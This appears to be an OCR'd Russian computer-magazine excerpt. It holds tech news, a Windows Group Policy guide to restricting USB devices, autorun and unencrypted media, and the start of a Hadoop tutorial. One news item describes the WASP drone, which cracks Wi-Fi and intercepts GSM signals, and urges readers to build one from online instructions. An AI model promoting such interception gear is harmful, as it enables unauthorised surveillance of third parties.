    unsigned<32> card_addr; /*card address*/
  };

messages:
  /*register read/write messages */
  out write_command_reg (command_reg v);
  out read_command_reg (out command_reg v);
  ...
  in irq ();
```

Пример спецификации для инструмента Termite



UNIX на калькуляторе

Французский математик Фабрис Беллар, получивший известность за создание эмулятора ПК QEMU, библиотеки обработки мультимедийных данных FFmpeg и самого быстрого алгоритма вычисления числа Пи, написал новую виртуальную машину, в этот раз на чистом JavaScript. Специализированный Linux-дистрибутив, специально подготовленный Белларом, загружается в этом эмуляторе за две секунды, а для использования доступны стандартные команды работы с TCP/IP-стеком, текстовые редакторы QEmacs и Vi, различные серверы вроде FTPd, sendmail и HTTPd.

Эмулятор реализует эмуляцию процессора i486, контроллер прерываний 8259, таймер 8254 и приемопередатчик 1650 UART, а также сетевую карту, виртуальный дисплей и AT-клавиатуру. Из недостатков можно отметить разве что отсутствие блока вычислений с плавающей точкой (FPU), а также набора инструкций MMX и SSE, что нисколько не мешает запуску и прекрасной, быстрой работе консольного Linux-дистрибутива.

Работа сделана по всем законам «Just for fun», никакого профита, никаких субсидий или задела на будущее. Мотивом к написанию эмулятора стал интерес к современным JavaScript-движкам и их способности эффективно выполнять тяжелые вычислительные задачи. При этом оказалось, что скорость работы эмулятора внутри Firefox в два раза выше, чем в Chrome, что, по словам самого Беллара, можно объяснить простым отсутствием оптимизаций, так как движок Jaeger Monkey из Firefox он изучил гораздо лучше.

Увидеть это чудо в действии можно на домашней странице автора: bellard.org/jslinux.

UNIX НА КАЛЬКУЛЯТОРЕ

От машин виртуальных к машинам реальным. Что бы ты сказал о возможности запуска UNIX на программируемом калькуляторе? Идея настолько же спорная, насколько и реальная. В рамках проекта Punix (punix-os.blogspot.com) уже давно трудятся над созданием UNIX-подобной ОС для калькуляторов TI-92+, однако совсем недавно разработчики сделали важный шаг вперед — запустили ОС на реальном калькуляторе.

Что это дало? Абсолютно ничего, кроме морального удовлетворения. Операционная система была написана с нуля, начиная от реализации ядра с вытесняющей многозадачностью и заканчивая набором команд пространства пользователя и возможностью соединения с другим калькулятором и настольным ПК. Все это реализовано на машинке размером 240×128 с монохромным дисплеем, 256 Кб ОЗУ, 2 Мб ПЗУ и процессором Motorola 68000, работающим на частоте 12 МГц.

Если в твоем распоряжении вдруг оказался такой калькулятор, то вперед, теперь ты можешь превратить его в настоящий карманный ПК и запросто уделаешь своей оригинальностью всех владельцев iPhone.

ШПИОНСКИЙ БЕСПИЛОТНИК

Американские военные и полицейские уже давно облюбовали такие игрушки, как беспилотные летательные аппараты, которые могут пролететь над местностью и сделать снимки расположения противников, преступников и гражданских лиц. Двое бывших сотрудников армии США решили, что это слишком простая задача для таких устройств, и сделали из бывшего планера настоящий беспилотный разведчик, способный без какого-либо управления со стороны человека летать над местностью и собирать данные о Wi-Fi-сетях, взламывать их защиту и даже перехватывать GSM-сигнал. Майк Тэсси и Ричард Перкинс представили свою разработку под названием WASP (Wireless Aerial Surveillance Platform) на конференции DEF CON 18, прошедшей в 2010 году. Их летательный аппарат был создан на базе военного планера, которому подрезали крылья, установили мотор, а также разместили на борту компьютер VIA EPIA Pico-ITX под управлением BackTrack Linux и HD-камеру для контроля взлета и посадки. После взлета самолет мог самостоятельно кружить над указанной местностью, определяемой с помощью GPS-модуля, и взламывать Wi-Fi-сети.

В 2011 году на конференцию DEF CON 19 экс-военные привезли модифицированную версию WASP. Теперь она была оснащена GSM-модулем, с помощью которого можно перенести задачи расчетов, например перебор паролей, на удаленную машину, а также, как это ни странно, перехватить GSM-сигнал посредством эмуляции базовой станции (причем как это сделать, создатели WASP узнали на прошлой конференции).

Игрушка имеет массу всего 6 килограммов, размах крыльев в 2 метра, длину 1,7 метра и способна набирать высоту аж до 6,7 километра при общем времени полета 30-45 минут. Если ты хочешь такую же, то можешь легко собрать ее из подручных материалов, воспользовавшись инструкцией, опубликованной на официальном сайте: https://rabbit-hole.org/how-to.

ДРАЙВЕРЫ, КОТОРЫЕ ПИШУТ САМИ СЕБЯ

Лень — двигатель прогресса. Это утверждение как нельзя лучше подходит для описания технологии Termite, разработанной под руководством сотрудника Intel Labs Аруна Рагхуната. Termite представляет собой инструмент автоматического генерирования драйверов для любого оборудования; чтобы он работал, не требуется ничего, кроме спецификаций устройства и подсистемы драйверов операционной системы.

Алгоритм работы Termit основан на методах теории игр и представляет устройство и операционную систему в виде двух игроков, которые по очереди делают ходы, в результате чего изменяют состояние друг друга. Задача Termite состоит в том, чтобы попробовать все возможные варианты ходов и выработать такой алгоритм игры обеих сторон, при котором ни устройство, ни операционная система никогда не окажутся в противоречивом состоянии. Выигрышные комбинации ходов запоминаются, и на основе этих данных генерируется драйвер.

Интересно, что это не просто очередная теоретическая технология, а настоящий работающий код, который был успешно применен для генерации для контроллера SD-карт Ricoh R5C822 и адаптера USB-Ethernet ASIX AX88772 для операционных систем Linux и FreeBSD.

UBUNTU НА СМАРТФОНЕ

Времена, которых ждут уже как минимум последние лет пять, наконец-то приходят. Долой громоздкие домашние ПК, долой ноутбуки и планшеты, долой все, что нельзя взять с собой. Будущее за портативной техникой, за мобильными телефонами, которые

ты сможешь носить с собой везде и которые легко превратить в полноценную рабочую станцию, просто подключив монитор, клавиатуру и мышь.

Проект Ubuntu for Android ставит своей целью создать такое будущее здесь и сейчас. Смысл разработки в том, чтобы разместить на SD-карте смартфона образ с операционной системой Ubuntu, которая получит управление, когда к телефону будут подключены монитор и клавиатура. Идея, надо сказать, не новая и в том или ином виде уже реализована другими компаниями и энтузиастами. Однако благодаря известности бренда Ubuntu, а также высокому качеству реализации идеи Canonical вполне способна в ближайшем будущем стать лидером на этом рынке.

Ubuntu for Android имеет несколько серьезных преимуществ. Во-первых, ОС работает в качестве дополнительной операционной системы на втором процессорном ядре смартфона. Это значит, что Android и Ubuntu способны сосуществовать в одно и то же время, после запуска Ubuntu Android на смартфоне этого даже не заметит и все твои приложения будут продолжать функционировать, принимая звонки, СМС и письма. Во-вторых, Ubuntu глубоко интегрируется с Android и позволяет получить доступ к адресной книге, закладкам, календарю и прочему. Если на телефон придет СМС, уведомление об этом появится на рабочем столе и ты сможешь отправить ответ, таким же образом можно отвечать на звонки и выполнять массу другой работы.

Пока Ubuntu for Android лишь прототип, но вполне работоспособный. Впервые Марк Шаттлворт рассказал о нем в своем блоге в феврале 2012 года, а работа продукта на реальном железе была продемонстрирована уже через неделю на выставке WMC 2012.



Хакерский беспилотник

КАК СЭКОНОМИТЬ ЧЕТЫРЕ МИЛЛИОНА ЕВРО НА LINUX?

Долгое время Microsoft спекулировала на идее о том, что переход на Linux не может дать экономии, так как, несмотря на бесплатность самих Linux-дистрибутивов, на их сопровождение, а также обучение персонала придется потратить денег больше, чем при покупке лицензии на Windows. Многие компании всерьез верили в эти слова и даже проводили собственные исследования, которые подтверждали выводы Microsoft. Но власти Германии не из их числа: они не стали проводить исследования, выполнять тестовые установки Linux в избранных заведениях, а разом перевели большое количество госучреждений Мюнхена на Linux, получив в итоге не только экономию, но и положительные отзывы пользователей.

Всего в рамках этого проекта на Linux было переведено около девяти тысяч машин. В результате экономия на покупке лицензий на Windows составила 4 миллиона евро, 2,8 миллиона евро было сэкономлено на приобретении коммерческого ПО, 1,2 миллиона — на обновлении оборудования, которое не соответствовало требованиям Windows 7. Однако самый интересный вывод властей состоит в том, что количество обращений, связанных с проблемами в работе ПО, не просто не увеличилось — оно существенно сократилось: с 70 до 46 в месяц.

ЧТО ДАЛЬШЕ?

Не знаю, сколько еще интересных открытий и достижений принесет нам СПО в будущем, но можно с определенностью утверждать, что модель разработки, во многом основанная на принципе «Just for fun», приносит отличные результаты. Как и другие открытия, открытия в области ПО зачастую носят случайный характер и происходят во время экспериментов.



Ubuntu for Android в действии


WWW

www.youtube.com/watch?v=AdrUpmsyMZA — демонстрация полета WASP.

INFO

Интересно, что в 2000 году Министерство обороны США, в руках которого находится кластер из PlayStation 3, высмеивало Ирак за их планы по созданию кластера из приставок PlayStation 2.

Сергей «grinder» Яремчук (grinder@synack.ru)



По единым правилам



КОНТРОЛЬ ИСПОЛЬЗОВАНИЯ ВНЕШНИХ УСТРОЙСТВ ШТАТНЫМИ СРЕДСТВАМИ WINDOWS

Повысить защищенность сети существенно помогают групповые политики, обеспечивающие централизованное управление настройками и политиками безопасности серверов и рабочих станций. С выходом Win7/2k8 администраторы получили ряд дополнительных параметров GPO, которые позволяют контролировать работу с внешними устройствами, снижая риск как заражения систем, так и утечки конфиденциальных данных.


УПРАВЛЕНИЕ ГРУППОВЫМИ ПОЛИТИКАМИ

В Windows для управления конфигурациями компьютеров и правами пользователей применяются наборы правил, объединяемые в объекты групповых политик (Group Policy Object, GPO), которые являются частью ОС и охватывают всевозможные настройки — учетные записи, параметры ОС и безопасности, аудит, конфигурацию устройств и многое другое. Правильной настройке групповых политик новички обычно не уделяют должного внимания, считая их маловажными, запутанными и неинтересными. Между тем установки GP по умолчанию не всегда оптимальны и не гарантируют должный уровень безопасности, поэтому ознакомиться с некоторыми из политик следует в обязательном порядке.

Политики делят на локальные и доменные, применить их можно для всего домена или подразделения, индивидуального компьютера или учетной записи. После настройки GPO подхватываются всеми системами автоматически, достаточно пользователю или ПК подключиться к домену. На клиентской стороне интерпретацией GPO занимаются расширения Client Side Extension (CSE), они специфичны для каждой версии ОС Windows и также требуют периодического обновления. Возможности GP растут от версии к версии. Так, в ОС Win2k8/7 доступно более 3000 политик. Полный список можно найти в документах по адресу: clck.ru/0xSTA.

Локальные политики настраиваются при помощи оснастки gpedit.msc, централизованное управление GPO в домене производится при помощи консоли «Управление групповой политикой» (Group Policy Management Console, GPMC.msc). Часть параметров в этих консолях совпадает, но для домена доступны и специфические настройки, поэтому далее будем вести речь о возможностях GPMC.

Оснастка GPMC автоматически устанавливается на сервере вместе с ролью «Доменные службы Active Directory» (Active Directory Domain Services). Если компьютер не является



Отчет по политикам в консоли GPMC

контроллером домена, GPMC можно установить из диспетчера сервера, добавив соответствующий компонент. Или при помощи PowerShell:

```
PS> Import-Module ServerManager
PS> Add-WindowsFeature GPMC
```

Чтобы управлять настройками групповых политик из Win7, потребуется установить RSAT (Remote Server Administration Tools, clck.ru/0xUPa). Еще один полезный и бесплатный инструмент, о котором нужно знать при работе с GPO, — Advanced Group Policy Management (AGPM, расширенное управление политиками групп, clck.ru/0xUSu), позволяющий редактировать GPO в автономном режиме, поддерживается контроль версий, бэкап настроек и делегирование прав на настройки (админ затем просто подтверждает новые GPO).

Получить информацию о текущих установках GPO можно, запустив в консоли GPMC «Мастер результатов групповой политики», для локальной системы — gpresult.exe.

Кроме этого, после установки роли AD DS (или консоли GPMC) станет доступным ряд командлетов PowerShell, позволяющих автоматизировать все этапы работы с групповыми политиками — создание, изменение, удаление, копирование, резервирование и восстановление GPO. Чтобы получить полный список нужных командлетов, набираем:


```
PS> Import-Module grouppolicy
PS> Get-Command -module grouppolicy
```

Теперь просмотрим список всех политик, применяемых на домене, их статус и выведем отчет по политикам:

```
PS> Get-GPO -All
PS> Get-GPOReport -All -ReportType Html -Path C:\allgpo.html
```

В домене после его создания уже существуют две политики («Политика домена по умолчанию» и «Политика по умолчанию для контроллеров домена»), для дальнейших настроек создадим новую политику, в которой и будем производить все настройки. Вызываем GPMC, выбираем домен, переходим в подпункт «Объекты групповой политики» и в контекстном меню выбираем пункт «Создать». По запросу задаем имя и описание, новая политика появится в списке. Для редактирования в контекстном меню выбираем пункт «Изменить», после чего запустится консоль «Редактор управления групповыми политиками».

Теперь рассмотрим политики, которые помогут повысить общий уровень безопасности в организации.




Политики, ограничивающие использование устройств

БЛОКИРУЕМ ВНЕШНИЕ УСТРОЙСТВА


Сегодня одной из проблем безопасности является неконтролируемое использование внешних устройств сотрудниками организации, которое повышает риски утечки конфиденциальной информации или заражения вирусом. Проблема настолько серьезна, что некоторые администраторы подходят к ней радикально, отключая все внешние порты в BIOS или настройках ОС. В ряде случаев применяют специализированное ПО. Но с выходом Win2k8/7 эта проблема решается штатными средствами ОС. Теперь при помощи групповых политик администратор может запретить использование всех или некоторых внешних устройств, задать список разрешенных, установить обязательное шифрование данных и отключить автозапуск.

Все ограничения на использование устройств задаются в разделе «Конфигурация компьютера → Политики → Административные шаблоны → Система → Установка устройства». Здесь находим ряд интересных параметров, но нас сейчас интересует единственный подраздел — «Ограничения на установку устройств». Он содержит десять политик, позволяющих реализовать практически любой сценарий. Например, активация «Запретить установку съемных устройств» (Prevent installation of removable devices) не позволит пользователям подключать любой девайс, драйвер которого описывает его как съемное. Конечно, это самый крайний случай, ведь некоторым пользователям возможность подключения флешек или смартфонов необходима по работе (скажем, для синхронизации календаря или документов), поэтому жесткое ограничение неприемлемо. Ситуацию могут исправить несколько установок.


Например, чтобы администраторы могли устанавливать устройства, несмотря на ограничения политик, активируем пункт «Разре-



Командлеты PowerShell для управления групповыми политиками



Контролируем автозапуск при помощи GPO



Настраиваем политики доступа к сменным устройствам

шить администраторам заменять политики ограничения установки устройств» (Allow administrators to override Device Installation Restriction policies). Теперь шеф, имеющий права локального администратора на своем ноутбуке, сам решает, что ему подключать, а что нет.

Но можно позволить и самим пользователям самостоятельно устанавливать устройства определенного типа. В этом случае лучшим вариантом будет разрешить то, что можно, остальное запретить. Поэтому активируем политику «Разрешить установку устройств, соответствующих какому-либо из этих кодов устройств» (Allow installation of devices that match any of these device IDs) или «Разрешить установку устройств с использованием драйверов, соответствующих этим классам установки устройств» (Allow installation of devices using drivers that match these device setup classes). Их отличие состоит в том, что в первом случае задается ИД оборудования, во втором — используется идентификатор GUID. Соответствующие значения можно подсмотреть в «Диспетчере устройств», во вкладке «Сведения», выбрав в раскрывающемся списке нужный параметр (ИД оборудования, GUID класса устройств). Вместе с указанными политиками обязательно следует активировать «Запретить установку устройств, не описанных другими параметрами политики» (Prevent installation of devices not described by other policy settings). Кроме этого, есть и аналогичные запрещающие политики, которые отслеживают устройства по ИД и GUID и позволяют создать свой «черный список». Тут нужно помнить, что производители описывают ИД своего устройства весьма произвольно, в итоге одно устройство может относиться к нескольким классам (это легко определить, посмотрев свойства). Поэтому, используя ИД, нужно быть аккуратным, так как запрет можно обойти или заблокировать другие «родственные» девайсы. При создании политик нужно использовать данные не только из списка «ИД оборудования», но и из списка «Совместимые ИД». При большом количестве флешек и устройств от разных производителей придется потрудиться. С GUID в этом отношении проще, они более универсальны. Хотя это дело можно поручить скриптам на PowerShell.

Определить USB-флешки при помощи PowerShell можно несколькими способами: опросив WMI-классы Win32_DiskDrive, Win32_Volume, Win32_LogicalDisk или Win32_PNPEntity. Следующая команда PowerShell покажет список всех устройств и их характеристики:

```
PS> Get-WmiObject Win32_PNPEntity
```

Теперь при подключении постороннего устройства оно будет заблокировано, а пользователь получит системное предупреждение (кстати, его можно настроить, отредактировав политики «Отображать специальное сообщение, когда установка запрещена параметром политики» и «Отображать заголовок специального сообщения, когда установка устройства запрещена параметром политики»).


Чтобы предотвратить выполнение autorun-вирусов, следует отключить автозапуск внешних устройств. Для этого переходим в раздел «Конфигурация компьютера → Административные шаблоны → Компоненты Windows → Политики автозапуска», выбираем и включаем политику «Отключить автозапуск». По умолчанию под запрет попадают все устройства, но в раскрывающемся списке можно изменить значение на компакт-диски и устройства со съемным носителем. Политика «Вариант работы автозапуска по умолчанию» позволяет контролировать выполнение команд автозапуска, прописанных в autorun.inf. Кроме этого, доступна политика, позволяющая отключить автозапуск для устройств, не являющихся томами (например, использующих протокол передачи мультимедиа MTP).

ПРОГРАММЫ ДЛЯ КОНТРОЛЯ ДОСТУПА К СМЕННЫМ УСТРОЙСТВАМ

Проблема доступа к сменным устройствам известна давно. Для ее решения разными разработчиками был предложен ряд продуктов, со временем выросших из программы контроля устройств в DLP-системы и предлагающих большое количество функций по контролю устройств на основании пользователя/группы, типа устройства и времени работы. При этом в зависимости от ситуации пользователь получает полный или ограниченный (только чтение) доступ. Все действия пользователей журналируются, доступна система отчетов, операции теневого копирования позволяют впоследствии определить утечку. Некоторые из них способны анализировать контент и блокировать устройство при попытке копирования конфиденциальных файлов. Наиболее популярны среди программ такого рода: DeviceLock Endpoint DLP Suite (www.devicelock.ru), Zlock (securit.ru/products/info/zlock), DeviceInspector (deviceinspector.ru, доступна бесплатная версия до 10 ПК) и FileControl (filecontrol.ru).

WWW

• В ОС Win2k8/7 доступно более 3000 политик, полный список GPO можно найти в документах: clck.ru/0xSTA;
• для управления групповыми политиками из Win7 потребуется RSAT: clck.ru/0xUPa;
• страница AGPM: clck.ru/0xUSu.



Определяем ИД оборудования

КОНТРОЛИРУЕМ ОПЕРАЦИИ С ВНЕШНИМИ УСТРОЙСТВАМИ

Простая блокировка или разрешение использования внешних устройств не является гибким подходом. Например, в организации часто проводятся различного рода семинары, на которых гости приходят со своими устройствами, не заставишь же их перед началом ивента регистрировать у админа свои флешки. Но в этом и нет необходимости: групповые политики позволяют ограничить операции, которые могут производить пользователи, подключив внешнее устройство. Например, разрешив только чтение, мы не позволим унести данные с компьютера, а запрет на выполнение позволит защититься от вирусов. Соответствующие политики настраиваются в «Конфигурация компьютера → Административные шаблоны → Система → Доступ к съемным запоминающим устройствам». Здесь находим 19 настроек. Если присмотреться, то часть из них похожи и отличаются только устройствами, на которые они распространяются: компакт/DVD-диски, съемные диски, ленточные и накопители на гибких дисках, WPD-устройства (Windows Portable Device, мобильные телефоны, устройства под управлением WinCE и тому подобное). Для каждого типа можно установить запрет на выполнение, чтение и запись. Отдельные политики позволяют контролировать прямой доступ к съемным ЗУ при удаленных сеансах (по умолчанию запрещен) и доступ к нестандартным устройствам (чтобы их прописать, необходимо указать GUID).

ШИФРОВАНИЕ ДАННЫХ НА ВНЕШНИХ УСТРОЙСТВАХ

В Win7/2k8R2 появилась технология BitLocker To Go, которая является дальнейшим развитием BitLocker и позволяет шифровать данные на любых сменных девайсах (внешних приводах, SD-картах и USB-накопителях). Доступ к зашифрованным носителям возможен по паролю или смарт-карте с любого компьютера. Хотя при необходимости список ПК, с которых разрешено чтение информации, также можно ограничить, что не позволит вынести информацию за пределы контролируемой зоны. Также можно настроить принудительное использование BitLocker To Go в случае копирования любой информации на сменный носитель. Все настройки производятся в разделе «Конфигурация компьютера → Политики → Административные шаблоны → Компоненты Windows → Шифрование диска BitLocker → Съемные диски с данными». Активация политики «Управление использованием BitLocker для съемных дисков» разрешает шифрование для съемных дисков. Чтобы пользователи не могли самостоятельно отключать BitLocker To Go, следует обязательно снять флажок «Разрешить пользователям временно приостанавливать защиту BitLocker и расшифровывать диски с данными». Еще одна полезная политика — «Запретить запись на съемные диски, не защищенные BitLocker», при ее активации все носители, не защищенные BitLocker, подключаются в режиме только для чтения. Причем эта политика имеет дополнительный параметр, позволяющий запретить запись на носители, настроенные в другой организации. Если он активирован, то необходимо задать специфические идентификаторы в политике «Укажите уникальные идентификаторы для организации» (находится на уровень выше по дереву). На уже существующих дисках идентификатор можно задавать при помощи manage-bde.exe.

Пользователи всегда стараются облегчить себе жизнь, устанавливая простые пароли, которые без труда можно подобрать. Лучшим выходом из ситуации является применение политики «Настроить использование паролей для съемных дисков с данными», позволяющей задать минимальную длину пароля и его сложность. Или как вариант: разрешаем использование смарт-карт, активировав политику «Настроить использование смарт-карт на съемных дисках с данными», после чего будет доступен дополнительный флажок, установка которого будет требовать принудительного использования смарт-карт.

ЗАКЛЮЧЕНИЕ

Штатные инструменты GPO просты и понятны, а документация позволяет разобраться со всеми нюансами использования. И главное — их возможностей вполне достаточно для реализации подавляющего большинства стандартных сценариев.

NETWRIX GROUP POLICY CHANGE REPORTER

Если с установкой GPO штатные инструменты Windows вполне справляются, то с отслеживанием изменений, особенно при работе нескольких админов в большой среде, возникают проблемы. Здесь на помощь приходят разработки третьих фирм. Одна из самых известных — NetWrix Group Policy Change Reporter (netwrix.ru), которая доступна в двух версиях: бесплатной и коммерческой. Ее использование позволяет получить информацию обо всех изменениях GPO: кто настроил новую политику, отключил объект GPO от подразделения или отменил усиленную политику паролей. Администратор по всем изменениям получает подробный отчет, в котором показаны все параметры до и после, упрощается откат до предыдущих значений, создание резервных копий и восстановление объектов GPO, ведение долгосрочных архивов (этого требуют некоторые стандарты безопасности) и многое другое. Установить NetWrix GPCR можно на любой компьютер, работающий под управлением WinXPsp3 и выше, для хранения отчетов используется MS SQL Server от 2005, в том числе и бесплатный Express Edition.

Есть и комплексное решение NetWrix Change Reporter Suite, позволяющее контролировать установки популярных сервисов и продуктов — Active Directory, GPO, MS Exchange, файловый сервер, SCVMM, SQL Server, VMware, SharePoint.

Расширенные функции управления GPO предлагает и GPOADmin от Quest Software (quest-software.ru/gpoadmin).

INFO

- **Самым нижним уровнем, к которому можно привязать GPO в домене, является подразделение.**
- **Централизованное управление GPO в домене производится при помощи консоли GPMC.msc.**
- **Локальные политики настраиваются при помощи оснастки gpedit.msc.**
- **Для максимальной поддержки групповых политик клиентская и серверная операционная система должны быть одного выпуска, то есть Win2k8R2 — Windows 7, Win2k8 — Vista и так далее.**
- **Обновление политик происходит автоматически с периодичностью 90 минут, с вариацией +/-30 минут, для исключения перегрузки контроллера домена; для контроллеров домена интервал обновлений составляет 5 минут.**
- **Полный список всех классов WMI можно получить, введя команду `Get-WmiObject -list`.**

Евгений Зобнин (execbit.ru)



Облачный слон

Кластерные вычисления с помощью Hadoop



В последние годы идея распределенной обработки данных стала невероятно популярной. Все больше организаций отказываются от дорогостоящих высокопроизводительных серверов в пользу кластеров, состоящих из недорогих машин класса low-end. Однако чтобы завести такой кластер и заставить его делать то, чего хотим конкретно мы, нужен правильный инструмент. И сегодня стандартом среди подобных инструментов является фреймворк Hadoop.



Hadoop — это имя игрушечного слоненка, принадлежащего ребенку Дуга Каттинга

ПРЕДИСЛОВИЕ

Уверен, что для большинства читателей Hadoop не является чем-то новым и совершенно неизвестным. Все мы знаем о его внедрении такими сервисами, как Yahoo, Facebok, Last.fm. Все мы слышали о невероятной масштабируемости приложений, написанных с использованием инструментов фреймворка. Многие читали или хотя бы просматривали доклады и статьи, посвященные технологии распределенной обработки данных MapReduce, активно применяемой в сервисах компании Google. Тем не менее для многих Hadoop остается неизведанным миром, который далек от стандартных понятий «сервер — клиент» и «одна машина — одна задача».

ИСТОРИЯ И ВЗГЛЯД СО СТОРОНЫ

В 2004 году Дуг Каттинг прочитал публикацию сотрудников Google о новой технологии распределенной обработки данных под названием MapReduce и настолько был впечатлен прочитанным, что решил инициировать создание собственного открытого фреймворка распределенных вычислений, основанного на идеях поискового гиганта. Изначально предполагалось, что проект станет базой для поисковой машины Nutch, однако в будущем автор отказался от этой идеи, сделав Hadoop обособленной разработкой.

Во многом этому способствовала компания Yahoo, которая в начале 2006 года пригласила Каттинга в качестве ведущего специалиста по созданию распределенной инфраструктуры, основанной на уже сделанных в рамках проекта наработках. Спустя два года Hadoop был использован для запуска кластерной поисковой

```
[j1m@myhost hadoop-1.0.2]$ bin/hadoop jar hadoop-examples-*.jar grep input output 'dfs[a-z.]+'
12/04/15 20:58:20 INFO util.NativeCodeLoader: Loaded the native-hadoop library
12/04/15 20:58:20 WARN snappy.LoadSnappy: Snappy native library not loaded
12/04/15 20:58:20 INFO mapred.FileInputFormat: Total input paths to process : 16
12/04/15 20:58:20 INFO mapred.JobClient: Running job: job_201204151634_0001
12/04/15 20:58:21 INFO mapred.JobClient:  map 0% reduce 0%
12/04/15 20:58:39 INFO mapred.JobClient:  map 12% reduce 0%
12/04/15 20:58:49 INFO mapred.JobClient:  map 25% reduce 0%
12/04/15 20:58:58 INFO mapred.JobClient:  map 37% reduce 0%
12/04/15 20:59:07 INFO mapred.JobClient:  map 50% reduce 0%
12/04/15 20:59:10 INFO mapred.JobClient:  map 58% reduce 12%
12/04/15 20:59:16 INFO mapred.JobClient:  map 62% reduce 12%
12/04/15 20:59:19 INFO mapred.JobClient:  map 62% reduce 16%
12/04/15 20:59:22 INFO mapred.JobClient:  map 68% reduce 16%
12/04/15 20:59:25 INFO mapred.JobClient:  map 75% reduce 20%
12/04/15 20:59:28 INFO mapred.JobClient:  map 81% reduce 20%
12/04/15 20:59:31 INFO mapred.JobClient:  map 87% reduce 20%
12/04/15 20:59:34 INFO mapred.JobClient:  map 93% reduce 29%
12/04/15 20:59:37 INFO mapred.JobClient:  map 100% reduce 29%
12/04/15 20:59:43 INFO mapred.JobClient:  map 100% reduce 31%
12/04/15 20:59:49 INFO mapred.JobClient:  map 100% reduce 100%
12/04/15 20:59:54 INFO mapred.JobClient: Job complete: job_201204151634_0001
